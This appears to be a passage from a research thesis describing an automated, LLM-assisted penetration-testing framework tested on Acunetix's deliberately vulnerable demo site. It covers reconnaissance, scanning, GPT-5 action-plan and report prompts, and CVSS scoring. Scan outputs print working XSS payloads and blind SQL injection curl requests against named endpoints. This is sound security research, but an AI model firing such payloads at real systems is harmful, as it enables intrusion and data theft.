In the final phase of the framework, the findings from the previous steps (e.g. reconnaissance, vulnerability assessment) are fed to a Large Language Model (LLM), such as GPT-5, which is responsible for generating the final textual report. Based on the input data, the LLM produces an interactive HTML report that summarizes the detected vulnerabilities in a tabular format. The table includes each vulnerability's title, type, OWASP severity level, and CVSS version 3.1 score. Each entry in the table is hyperlinked, allowing users to navigate directly to a detailed section below that provides an extended explanation of the vulnerability, including its description, affected endpoints, impact and proof of concept. Alongside this, the report includes potential and impact and security recommendations generated by the LLM.

This reporting approach ensures that complex vulnerability data are presented in a structured and comprehensible format, suitable for both technical and non-technical personnel. In addition to assisting penetration testers in verifying and prioritizing remediation tasks, it also enables the stakeholders to clearly understand the system's security posture and take actionable steps towards strengthening it.

In conclusion, the proposed framework establishes a structured workflow for automated vulnerability scanning within the penetration testing process. It automates the traditional stages of reconnaissance and vulnerability assessment, utilizing the findings to generate an action plan that guides the manual tester in the exploitation phase. Furthermore, it explores Large language Model's capability in assisting with CVSS score generation for vulnerabilities, leading to the subsequent phase of generating overall system security score and including all the key information in a structured and comprehensible report.

4.4 Implementation and Result Analysis

This section describes the implementation of each phase of the proposed framework and illustrates their corresponding results for better understanding. It explains the operational mechanisms of the Python scripts, integrated tools and Large Language Model (LLM), detailing how they collectively function within the framework to achieve automation and efficient penetration testing.

The test website [50] used in the implementation, is an intentionally vulnerable web application created and maintained by Acunetix for vulnerability scanner demonstration purposes. According to the site's disclaimer, it is not a real e-commerce website and is designed solely to test the capabilities of web vulnerability scanners [50]. It provides a safe environment for testing both automated tools and manual penetration techniques, for common vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Directory Traversal etc. All testing conducted for this research complied with the site's cross-domain policy, which is publicly available via the crossdomain.xml file at http://testphp.vulnweb.com/crossdomain.xml, and explicitly permits open access for security testing.

4.4.1 Reconnaissance

The python code for the reconnaissance step is presented as a comprehensive tool to perform reconnaissance on a given domain. It primarily aimes at finding out subdomains, open ports, active IP addresses etc. With the utilization of various Python libraries and command-line tools, the primary goal of the script is to gather detailed information about a domain. The process is divided into multiple functions, each handling different aspects.

- **Subdomain search from crt.sh:**
  The certificate data lookup(domain) function is designed to query the crt.sh website to identify subdomains associated with the target domain. It sends an

http request to crt.sh with the target domain and checks whether the query is successful through checking the HTTP status code. If successful, it processes the JSON response to extract the subdomains. Further, the domain pattern regex is used to ensure the extraction of valid domain strings, along with checking whether a subdomain is already in the response list, thus eliminating duplicates. The code snippet also removes "www" for consistency.

- **Subdomain Enumeration using Subfinder:**
  The toolEnum(domain) function uses the command-line tool Subfinder, through utilizing the subprocess module to enumerate subdomains. The tool runs a scan to find subdomains of a given domain.

- **Unique and Active Subdomain Enumeration:**
  The results are filtered using regular expression patterns and cleaned to put into a specific format and remove duplicates or prefixed entries like "www". Both these functions provide subdomains for any specific domain. To find only the unique subdomains, a loop is run through both lists and only the unique subdomains are appended to the "subdomains" list in the driver code.

  domainActiveCheck(domains) function verifies whether identified subdomains are active, for the execution of the subsequent steps. It does this by sending HTTP and HTTPS requests to each subdomain. If the server responds with a status code below 400, the subdomain is considered active, and subsequently added to the active domains list.

- **Finding IP Addresses:**
  The get_ip(subdomains) function resolves the IP addresses for each of the active subdomains using the NSLookup tool.

- **Finding Open Ports:**
  Additionally, the find open ports(active ips) function scans for open ports on the resolved IPs using Nmap. The results are stored in a dictionary, with IPs as keys and their respective open ports as values.

- **Identifying Tech Stack:**
  Moreover, the techstack(domain) function uses Wappalyzer to analyze the target domain's website and identify the technologies being used, such as frameworks. It sends a request to the domain and attempts to detect technologies based on response patterns.

- **Checking Firewalls:**
  In the FireWall Check(domain) function, the wafw00f tool detects web application firewalls that may be protecting the target domain. This function runs wafw00f via the command-line and captures the output for analysis.

- **TLS/SSL certification check:**
  Further, the framework verifies whether a domain supports TLS/SSL by invoking the check_ssl_support(domain, timeout=5) function. This function attempts to establish a connection on port 443 (the default HTTPS port), then initiates another attempt to wrap that connection in SSL/TLS using Python's ssl module. A successful wrapping indicates that a secure TLS/SSL handshake has taken place, from which the protocol version of the TLS is retrieved. Conversely, if any error occurs during the handshake process, it is captured by the function and returned that SSL/TLS is not supported on the target domain.

- **Gathering Parameters:**
  Finally, the get parameters(domain) function utilizes Paramspider to discover query parameters supported by the domain. The results are saved in a text file to assist future vulnerability assessment or exploitation processes.

The result from the reconnaissance phase provides a comprehensive overview of the domain's structure and associated details. The result includes a list of active subdomains, IP addresses, technical details and other information as seen in Figure 4.9 and Figure 4.10.

```
[#] Reconnaissance Module

[#] Starting reconnaissance for the domain = testphp.vulnweb.com

[#] Starting certificate data lookup:
Error in https query for domain data lookup

Number of subdomains found from public Lookup is : 0
[#] Starting subdomain enumeration using tool:

Number of subdomains found using tool is : 2

Total no. of unique subdomains found:2
subdomain list:['testphp.vulnweb.com', 'sieb-web1.testphp.vulnweb.com']
[#] Total no. of active subdomains found is : 1
-testphp.vulnweb.com
```

Figure 4.9: Reconnaissance Results (i)

```
[#] Fetcing IP addresses:
testphp.vulnweb.com = ['44.228.249.3']
[#]Active and unique IP addresses are:
- 44.228.249.3

[#] Searching for open ports:
[#] Open ports associated with each unique IP address:
{'44.228.249.3': [53, 80]}

[#] Technology stack of the main domain:testphp.vulnweb.com are:
Ubuntu : {'versions': [], 'categories': ['Operating systems']}
PHP : {'versions': ['5.6.40'], 'categories': ['Programming languages']}
DreamWeaver : {'versions': [], 'categories': ['Editors']}
Nginx : {'versions': ['1.19.0'], 'categories': ['Web servers', 'Reverse proxies']}

Firewall detection result:
[*] Checking http://testphp.vulnweb.com
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7

SSL/TLS Certification result:
[False, '[X] testphp.vulnweb.com does NOT support SSL/TLS (TimeoutError)']

[#] Parameter Fetching for testphp.vulnweb.com completed
Check tool directory for results.
```

Figure 4.10: Reconnaissance Results (ii)

From figure 4.9 and figure 4.10, it can be determined that the reconnaissance phase identified one active subdomain (testphp.vulnweb.com) and resolved its IP address (44.228.249.3). Port scanning revealed two open ports (53 and 80). The detected technology stack included Ubuntu, OS, PHP 5.6.40, Dreamweaver and Nginx 1.19.0. No web application firewall (WAF) was detected and the domain did not support SSL/TLS connection. The result indicates a moderately exposed target with multiple security weaknesses.

4.4.2 Vulnerability Assessment

The vulnerability assessment step is implemented as a comprehensive Python script, functioning as an all-encompassing-tool for identifying various types of web application vulnerabilities, including unprotected directories and files, SQL injection threats, Cross-Site-Scripting Risks etc.

- **Initial Setup**
  First, the function clean_ansi_escape_codes(text) removes all the ANSI escape codes from the input text, and returns a clean version of it. ANSI escape codes are the special sequences used in adding colors, formatting texts etc.
  After that, the function create_scan_result_folder(folder_name) creates a folder in a specific path in order to store the scan results. `ANSI_escape_pattern` uses a regular expression to extract ANSI escape sequences correctly.

- **Unprotected Files and Directories Vulnerabilities:**
  The function directory_traversal_scan(domain) executes the command-line tool Gobuster to determine the inadequately secured directories and files existed in the target domain, and the results are appended into a centralized variable declared in the driver code, vulnerability_assessment_scan_result. The directory traversal scan results can be seen at Figure 4.11

```
[#] Vulnerability Assessment Scan for all active subdomains of domain testphp.vulnweb.com

[-] Vulnerablilty assessment scan start for subdomain = http://testphp.vulnweb.com

[#] Path Directory traversal scan results:

/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/cgi-bin/             (Status: 403) [Size: 276]
/cgi-bin              (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]

[#] Path directory traversal scan finished.
```

Figure 4.11: Vulnerability Assessment Scan Results [Gobuster] (i)

- **Cross-Site Scripting Vulnerability:**
  The function xss_scan(domain) performs a Cross-Site Scripting scan upon the target domain with the PwnXSS tool to determine potential XSS vulnerabilities. The results for this scan are illustrated at Figure 4.12.

```
[#] XSS scan results:
[CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[CRITICAL] Post data: {'searchFor': '<script>prompt(5000/200)</script>', 'goButton': 'goButton'}
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/listproducts.php?cat=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/product.php?pic=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/showimage.php?file=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/artists.php?artist=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/listproducts.php?artist=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/guestbook.php
[CRITICAL] Post data: {'name': '<script>prompt(5000/200)</script>', 'submit': 'submit'}
[CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/secured/newuser.php
[CRITICAL] Post data: {'uuname': '<script>prompt(5000/200)</script>', 'upass': '<script>prompt(5000/200)</script>', 'upass2':
'<script>prompt(5000/200)</script>', 'urname': '<script>prompt(5000/200)</script>', 'ucc': '<script>prompt(5000/200)</script>'
'uemail': '<script>prompt(5000/200)</script>', 'uphone': '<script>prompt(5000/200)</script>', 'signup': 'signup'}
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Eprompt(5000/200)%3C/script%3E
[#] XSS scan finished.
```

Figure 4.12: Vulnerability Assessment Scan Results [PwnXSS] (ii)

To ensure readability, clean_ansi_escape_codes function removes the existing ANSI escape codes from the generated result, and turns it into a clean text. After that, using a regular expression pattern, the findings containing a "CRITICAL" tag are extracted from the clean text, as they represent the most likely points of vulnerability. Finally, the filtered results are added to the vulnerability_assessment_scan_result.

- **Insecure HTTP Headers and Server Misconfiguration Vulnerabilities:**
  The function nikto_scan(domain) executes a scan on the target domain using the Nikto tool. Before initiating the scan, the security headers of the target URL (e.g. http:// or https://) are removed, since Nikto requires the domain name only for scanning in the command-line. After the scan, the tool examines the absence of security headers like anti-clickjacking X-Frame-Options HTTP response header, X-Content-Type-Options HTTP response header etc. In addition, the tool inspects for the web server version details and identifies the presence of revealed default files. The corresponding scan results are illustrated at figure 4.13.

```
[#] Nikto web server vulnerability scan results starts [might contain: dangerous file info,
outdated http headers, server misconfiguration info and more]:
No. of Vulnerabilities found: 6
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-10-04 17:49:11 (GMT6)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.
org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/
web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/
previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?
redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains
or wildcards. See: https://www.acunetix.com/vulnerabilities/web/
insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/
2008/05/crossdomainxml-invites-cross-site.html
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-10-04 17:50:49 (GMT6) (98 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
[#] Nikto web server vulnerability scan finished.
```

Figure 4.13: Vulnerability Assessment Scan Results [Nikto] (iii)

- **Weak Cipher Suites:**
  The function weak_cipher_scan(domain) scans the target domain URL with the help of the tool testssl.sh. The function first checks for the availability of SSL/TLS support in the target domain and proceeds with the tool execution accordingly.

Using the clean_ansi_escape_codes function, the ANSI codes or terminal color codes are filtered from the generated output, and turned into clean text. The weak cipher scan results can be seen at Figure 4.14.

```
[#] Weak Cipher scan results:
[X] testphp_vulnweb_com does NOT support SSL/TLS (gaierror). Therefore, weak cipher scan not
required.

[#] Weak Cipher scan finished.
```

Figure 4.14: Vulnerability Assessment Scan Results [testssl] (iv)

- **SQL Injections, CRLF Injection, Open Redirection, Weak Credentials, Server-Side Request Forgery (SSRF), Cross-Site Request Forgery(CSRF), Missing Content Security Policy vulnerability:**
  The function wapiti_scan(domain) performs a scan of the target URL using the Wapiti tool, enabling multiple modules such as backup, blindsql, brute_login_form, cookieflags, crlf, csp, csrf, exec, redirect, sql, ssrf, xxe and xss. Each module is responsible for detecting its corresponding vulnerability type. Upon completion of the scan, the raw text output is sent to parse_wapiti_report(text:str) function, which separates each detected unique vulnerability into two components, the vulnerability name (header) and its detailed description (body).
  This function produces a structured and organized output that facilitates the subsequent steps of action plan and report generation. As shown in the figures 4.15 and 4.16, rest of the scan results refer to Appendix 1. The results of this scan demonstrate the detection of multiple web application vulnerabilities.

```
[#] Backup file scan results start:
 -> found 2 unique endpoints for Backup file

--- Endpoint 1 ---
Backup file http://testphp.vulnweb.com/index.bak found for http://testphp.vulnweb.com/index.php
Evil request:
    GET /index.bak HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/index.bak""

--- Endpoint 2 ---
Backup file http://testphp.vulnweb.com/index.zip found for http://testphp.vulnweb.com/index.php
Evil request:
    GET /index.zip HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/index.zip""

[#] Backup file scan results end.
```

Figure 4.15: Vulnerability Assessment Scan Results [Wapiti] (v)

```
[#] Blind SQL Injection scan results start:
 -> found 9 unique endpoints for Blind SQL Injection

--- Endpoint 1 ---
Blind SQL vulnerability via injection in the parameter artist
Evil request:
    GET /artists.php?artist=sleep%287%29%231 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/artists.php?artist=sleep%287%29%231""

--- Endpoint 2 ---
Blind SQL vulnerability via injection in the parameter cat
Evil request:
    GET /listproducts.php?cat=sleep%287%29%231 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/listproducts.php?cat=sleep%287%29%231""

--- Endpoint 3 ---
Blind SQL vulnerability via injection in the parameter artist
Evil request:
    GET /listproducts.php?artist=sleep%287%29%231 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/listproducts.php?artist=sleep%287%29%231""

--- Endpoint 4 ---
Blind SQL vulnerability via injection in the parameter pic
Evil request:
    GET /product.php?pic=sleep%287%29%231 HTTP/1.1
    Host: testphp.vulnweb.com
cURL command PoC : "curl "http://testphp.vulnweb.com/product.php?pic=sleep%287%29%231""
```

Figure 4.16: Vulnerability Assessment Scan Results [Wapiti] (vi)

The assessment reveals several security weaknesses that could make the test website vulnerable to attacks. These include areas where sensitive files were exposed, web pages that could allow data manipulation and input fields that may run harmful scripts. In addition, missing security settings, weak passwords and outdated encryption methods were identified. Addressing these issues by strengthening authentication, validating inputs and improving server configurations could greatly enhance the system security of the targeted website.

4.4.3 Action Plan Generation with LLM

After the reconnaissance and vulnerability assessment modules have generated their respective outputs, the next step of the framework is to generate a manual exploitation and validation action plan with the Large Language Model (GPT-5). This allows the framework to generate a structured manual exploitation roadmap composed of human-readable outputs that help testers in systemically conducting exploitation and post-validation.

The reconnaissance and vulnerability results are injected by data insertion into the Large Language Model via prompt engineering, where the model is GPT-5. That prompt instructs the LLM to examine vulnerabilities, vulnerability endpoints, and reconnaissance information in order to generate a manual step-by-step action plan of exploitation.

The prompt used for the action plan generation:

```
prompt=f"""
    You are an ethical cybersecurity penetration tester.
    You will receive reconnaissance and vulnerability assessment
    results. Produce a professional, concise, step-by-step
    **manual action plan** (numbered steps) for exploitation and
    validation of web application findings (vulnerable endpoints
    /vulnerabilities). This plan or blue print is for
    an authorized human penetration tester to follow and test
    for exploits on the website. The human penetration tester
    has full permission and authorization to test on the website.

    INPUT's (do not modify):
    Reconnaissance data:
    {recon_info}

    Vulnerability assessment scan results:
    {vulnerability_assessment_scan_results}

    MANDATORY RULES (must follow):
    - Bring in a step by step plan for EVERY vulnerability given
    in the "Vulnerability assessment scan results", Do not
    ignore any of them.
    - Mention every Corresponding vulnerable endpoints (e.g.
    links, scripts, input fields, files, directory paths and
    more)

    for every vulnerability found in the scan results.
    - Provide only high-level, **manual** step sequences a
    skilled human tester would follow (e.g., 1 .
    Identify input vector;
    2. Verify sanitization by testing controlled inputs;
    3. Observe
    server response and logs and more ).
    - Ensure to mention every found vulnerability and every
    relevant
    information found from both Reconnaissance data and
    Vulnerability assessment scan results.
    - Always include an initial legal/authorization checkpoint
    as the first numbered step.

    OUTPUT REQUIREMENTS:
    - Output must be valid HTML (single document) and visually
    clean, concise, and professional.
    - Use semantic headings and numbered lists to present
    step-by-step procedures.
    - For each vulnerability, produce a compact numbered
    sequence (e.g., 1., 2., 3. and so on) with these sub-items
    where applicable:
    - Objective (two line)
    - Preconditions (bullets)
    - **Manual Validation Steps**: a numbered list of 6 to 12
    high-level steps. Each step should be a qualityful and
```

```
concise sentence
- Evidence to collect (bullets)
- Safe post-validation actions (e.g., containment, logging)
- Remediation summary (bullets)
- Post-fix verification (short checklist)
- Keep each vulnerability block concise (aim for 6 to 12
steps per vulnerability).
- Include an Executive Summary (top) with the all
vulnerabilities and a compact Retest & Closure checklist
at the end.
- Use color-coded badges or subtle styling to mark severity
(Critical/High/Medium/Low)     keep styling minimal and
professional.

PRESENTATION STYLE:
- Professional corporate tone, qualityful and concise
sentences, short bullets.
- Readable typography and spacing (use simple inline CSS).
- Avoid excessive text     use clear numbered steps and
short bullet lists.

Now generate the HTML action plan document based solely on
the provided input data.
""
```

Afterwards, the prompt is sent to the GPT-5 API in Python through the OpenAI client library. The prompt, which combines reconnaissance and vulnerability data, is processed using the openai.ChatCompletion.create() method. After processing, the LLM outputs the HTML action plan as shown in figure 4.18, here the figure contains action plan for one vulnerability, the rest of action plan figures are at Appendix 2.

The action plan consists of objectives, preconditions, high-level manual validations steps, evidence collection points, remediation summary, safe post-validation actions and a post-fix validation verification checklists for all the vulnerabilities identified by the framework. The generated output is shown in a clean and professional HTML document, with all the identified vulnerabilities listed in a distinct, visually clear block with a style of display based on severity. At the beginning of the document, Executive Summary outlines the identified vulnerabilities and their severity level which is shown in figure 4.17 . At the end section of the report, it provides a concise Retest and Closure Checklist. This structured and standardized format ensures readability and offers significant assistance to the manual penetration testers

Exploitation & Validation Action Plan

Target: **testphp.vulnweb.com** (IP: 44.228.249.3) • Stack: Nginx/1.19.0, PHP/5.6.40 (Ubuntu) • Open Ports: 80 (HTTP), 53 (DNS) • TLS: Not supported • WAF: Not detected

Executive Summary

This document provides an authorized, manual, step-by-step plan for validating and safely exploiting identified web application issues on testphp.vulnweb.com. Each section includes objectives, preconditions, manual steps, evidence to collect, safe actions, remediation, and post-fix verification.

Identified Findings

- Multiple Cross-Site Scripting (XSS) vectors Critical
- SQL Injection (classic and time-based blind) across several endpoints Critical
- Local File Inclusion / Path Traversal in `showimage.php` Critical
- Accessible backup files (`/index.bak` , `/index.zip`) High
- Weak credentials (test/test) accepted at login High
- No SSL/TLS support (HTTP-only) High
- CSRF protections absent on multiple POST endpoints Medium
- Exposed directories and metadata files (CVS) Medium
- Missing CSP and other security headers; permissive crossdomain/clientaccesspolicy Medium

Note: PHP 5.6 is end-of-life; combined with no TLS and missing headers, overall risk is elevated. DNS (port 53) open on the same host is noted but out of scope for web-layer exploitation.

Figure 4.17: Action Plan Generated by LLM (i)

Exposed Directories and Files (Enumeration / Sensitive Artifacts) Medium

Objective: Determine if exposed directories and files leak sensitive information or enable lateral exploitation. Assess access controls and indexing.

Objective: Confirm presence and content of CVS metadata, admin areas, and other listed paths.

Preconditions

- Base URL: http://testphp.vulnweb.com
- Endpoints: `/admin/` , `/cgi-bin/` , `/crossdomain.xml` , `/CVS` , `/CVS/Entries` , `/CVS/Repository` , `/CVS/Root` , `/images/` , `/pictures/` , `/secured/` , `/vendor/` , `/index.php`
- Tools: Web browser, curl, recording of HTTP request/response.

Manual Validation Steps

1. Confirm explicit written authorization and change window before probing directories.
2. Browse to each listed path and observe HTTP codes, redirects, and directory listings (autoindex enabled/disabled).
3. For `/admin/` and `/secured/` , check for login prompts, default creds, or exposed admin panels without auth.
4. Access `/CVS/Entries` , `/CVS/Repository` , and `/CVS/Root` to identify repository paths, file names, or credentials in comments.
5. Review `/vendor/` for dependency manifests, versions, or exposed package sources.
6. Confirm `/cgi-bin/` returns 403 and cannot be bypassed (try trailing slashes, case variations, and `/.` suffix test).
7. Manually review `/crossdomain.xml` for wildcards permitting third-party origins.
8. Note any sensitive file exposures (config, keys, archives) and limit downloads to minimal proof content.

Evidence to Collect

- HTTP status codes and screenshots of listings or exposed content.
- Contents of CVS files and crossdomain policy (snippets, not full data).
- Response headers showing server config.

Safe Post-Validation Actions

- Avoid altering server state; do not upload/modify content.
- Document and cease enumeration upon sensitive data discovery.

Remediation Summary

- Disable directory listing; restrict `/admin` , `/secured` , `/vendor` via auth and IP allowlists.
- Remove CVS metadata and any exposed repository artifacts from web root.
- Harden policy files; limit origins.

Post-Fix Verification

- All listed paths return 403 or appropriate index without sensitive data.
- No autoindex; CVS files not accessible.
- crossdomain policy is least-privilege.

Figure 4.18: Action Generated by LLM (ii)

The figures 4.17 and 4.18 present that the action plan generation effectively converts the previous findings and scan outputs into a prioritized, step-by-step roadmap that functions as a guide for the manual tester's exploitation workflow.

4.4.4 CVSS Base Score generation

The CVSS base score generation step is fully automated, with the Large Language Model (LLM) responsible for predicting the CVSS base vector, while the integrated CVSS formula handles the score computation within the framework.

RAG for CVSS Vector Prediction:
The CVSS base score generation is implemented using a Large Language Model (LLM) with a Retrieval-Augmented Generation (RAG) mechanism. The function for CVSS metric generation initially loads a dataset containing vulnerability descriptions and their corresponding CVSS vectors from a CSV file. The dataset is preprocessed to remove rows with missing values, and each row is converted into a LangChain document object consisting of the description and its CVSS vector. OpenAI's embeddings transform the textual descriptions into vector representations, which are stored in a FAISS vector store driven by OpenAI API key. In addition, to remove redundancy and make the process cost-efficient, either an existing index is loaded or a new index is created if not available.

A prompt template is defined to instruct the LLM in generating a concise vulnerability description for each identified vulnerability.

```
prompt = f"""
        **Ensure description contains impact details so CVSS
        You are a web application vulnerability detection
        expert tasked with analyzing vulnerability
        assessment scan data/results and generating a
        vulnerability description.
        - Vulnerability type: {vulnerability_type}
        - Scan results: {scan_results}

        Generate a concise vulnerability description (max 30
        words) that:
        - Explains how the vulnerability can be exploited
        - Describes likely impact (confidentiality, integrity,
        availability, or user compromise)

        Examples:
        - SQL Injection in the login parameter allows attackers
        to extract or modify sensitive data, leading to
        unauthorized access.
        - Reflected XSS in the search field enables script
        injection, potentially hijacking sessions and exposing
        user data.

        **Do not copy examples directly.**
        **Ensure description contains impact details so CVSS
        metrics will not default to 0.0.** """
```

Moreover, a second prompt, CVSS metric detection with RAG prompt template, is defined to guide the LLM in assigning metric values based on the newly generated vulnerability description. The prompt outlines the valid metric range, logical rules and format for the generated output. The question variable carries the new vulnerability description that needs to be analyzed, while the context variable holds the retrieved examples from the FAISS vector store that guide the model in determining appropriate CVSS metrics. The RetrievalQA chain retrieves the most relevant context from the vector store based on the new vulnerability description and passes it to the LLM. The model then integrates both the retrieved examples and the new description to produce a valid CVSS vector in JSON format.

```
CVSS metric Detection with RAG prompt template:
template = '''
            You are a CVSS v3.1 scoring expert.
            Below are relevant vulnerabilities and their
            official CVSS vectors:
            {context}
            New vulnerability description:
            "{question}"

            Instructions:
            1. Determine the appropriate CVSS v3.1 metrics
            (AV, AC, PR, UI, S, C, I, A) **based on the
            description and your reasoning**.

            2. Only generate the CVSS vector in valid JSON
            dictionary format like this:
            {"AV": "...", "AC": "...", "PR": "...",
            "UI": "...", "S": "...", "C": "...",
            "I": "...", "A": "..."}

            3. Rules for metrics:
            - AV: N | A | L | P
            - AC: H | L
            - PR: N | L | H
            - UI: N | R
            - S: U | C
            - C, I, A: N | L | H
            - Do NOT set C, I, and A all to "N" if the
            description implies any impact. At least one must
            be "L" or "H".

            4. Use your reasoning **internally**, do not just
            blindly copy from the retrieved examples. The CVSS
            score should reflect the actual potential impact
            described.

            5. Always output valid JSON with double quotes.
            '''
```

Finally, the LLM generated metrics are passed to a separate function for calculating the CVSS base score.

CVSS base score calculation:
The function calculate_cvss_base_score computes CVSS base scores by applying the official CVSS version 3.1 formula [75] and mapping the derived metric values to their respective weights to determine the severity of the vulnerability. To start with, the function defines the metric weights for attack vector, attack complexity, user interaction, scope, confidentiality, privileges required, integrity and availability. Following that, impact and exploitability sub-scores are computed, which are then combined to produce the final base score. Finally, the base score is returned, which is capped on a scale of 1 to 10 indicating the severity of each vulnerability (critical, high, medium, low).

4.4.5 Overall system Security Rating

The overall security rating is derived through mathematical transformations and aggregation of the CVSS base scores generated from the CVSS score generation steps. The steps in this scoring system are followed as the defined explanation of the scoring system.

Each base score and its corresponding vulnerability is stored in a dictionary structure (base_scores_dict), which is then passed into the overall scoring system. This system extracts the key value pair where the CVSS scores are set as values. Every value is then normalized by dividing it by 10 for appropriate scaling and stored in another dictionary (normalized_dict). Then, a power transformation is performed on each normalized value by raising each to the power of 1.5. This helps in distributing the weight of each vulnerability in the overall security score in terms of severity. The values are stored in a third dictionary (power_transformation_dict). Each of the transformed values is then aggregated or added, and the aggregated value is passed into the mapping equation of 100/(1+aggregated_value). This equation mainly maps the whole value to the range of 0 to 100 and gives the web application an overall security score. Lastly, the overall security score is given an overall security rating based on the predefined risk ranges: low risk (75 - 99.99), medium risk (50 - 75), high risk (25 - 50) and critical risk (0 - 25). The security score and rating for (testphp.vulnweb.com) can be seen in figure 4.19.

```
Normalized values:
{'Directory Path Traversal': 0.59, 'XSS': 0.83, 'Dangerous file info, outdated http headers,
Server misconfiguration': 0.77, 'Weak Cipher': 0.65, 'Backup file': 0.75,
'Blind SQL Injection': 0.94, 'Weak credentials': 0.88, 'Content Security Policy Configuration': 0.64,
'Cross Site Request Forgery': 0.75, 'Path Traversal': 0.75, 'HTTP Secure Headers': 0.48, 'SQL Injection': 0.94}


Power Transformed values:
{'Directory Path Traversal': 0.453, 'XSS': 0.756, 'Dangerous file info, outdated http headers,
Server misconfiguration')': 0.676, 'Weak Cipher': 0.524, 'Backup file': 0.65,
'Blind SQL Injection': 0.911, 'Weak credentials': 0.826, 'Content Security Policy Configuration': 0.512,
'Cross Site Request Forgery': 0.65, 'Path Traversal': 0.65, 'HTTP Secure Headers': 0.333, 'SQL Injection': 0.911}

Aggregated value: 7.852

--------------------------------------------------
Overall Securtiy Score: 11.3
Overall Security Rating: Critical Risk
```

Figure 4.19: Overall system security rating and score

4.4.6 Report generation with LLM:

The final step of the proposed framework is the generation of the textual report using a large language model (LLM), specifically GPT-5. Once the reconnaissance and vulnerability assessment modules are completed, the resulting data, such as discovered domains, IP addresses, open ports, detected vulnerabilities, their severity levels, corresponding CVSS score, pre-calculated security score and security rating are passed to the LLM through prompt engineering. Prompt engineering ensures that the model produces accurate, relevant, and structured outputs tailored to the intended tasks. The prompt guides the LLM to create an HTML-based report in tabular form by analyzing reconnaissance and vulnerability assessment results that were injected into the LLM.

To begin with, a context definition is written as the opening line to establish the model's (GPT-5) role as a cybersecurity expert analyzing reconnaissance and vulnerability assessment data. Next, the model is specified with tasks to complete, starting with the generation of an HTML-formatted report with a predefined structure, emphasizing the importance of adhering to this structure. The LLM uses the prompt language and pre-set template in HTML to transform the raw technical data into a well-structured, human-readable report. This maintains consistency of the presentation, neatness, and ease of reading.

The prompt used for the report generation:

```
prompt = f"""
    You are a cybersecurity expert tasked with analyzing
    reconnaissance and vulnerability assessment scan
    data/results. The data below contains information about
    domains, their IP addresses, open ports, technology stack,
    and other relevant details. Your task is to generate a
    report in HTML format following the fixed format provided
    below.

    Here is the overall security rating of the web application:
    - Security rating: {security_rating}
    - Security score: {security_score}

    Here is the reconnaissance result:
    {recon_info}
    **Recon Report Format:**
    1. **A Summary of the findings**
    - Include numbers for each and every information provided
    in the reconnaissance result.
    2. **Potential Targets**
    - List of active domains and their IP addresses, excluding
    non-web services like mail, pop, smtp, FTP, or SSH
    - The open ports of the respective IP addresses.
    - Technologies of the main domain.
    - Firewall/WAF detection.
    - SSL/TLS Certification existence.
```

```
Here is the Vulnerability Scan Result:
{vulnerability_assessment_scan_results}
**Vulnerability Assessment Report Format:**
1. **Main Page Table**
- Generate a main page with a table containing four columns:
Title, Severity, Vulnerability Type, and CVSS Score.
- The title of the vulnerability should be a clickable link
that scrolls the page down to the corresponding detailed
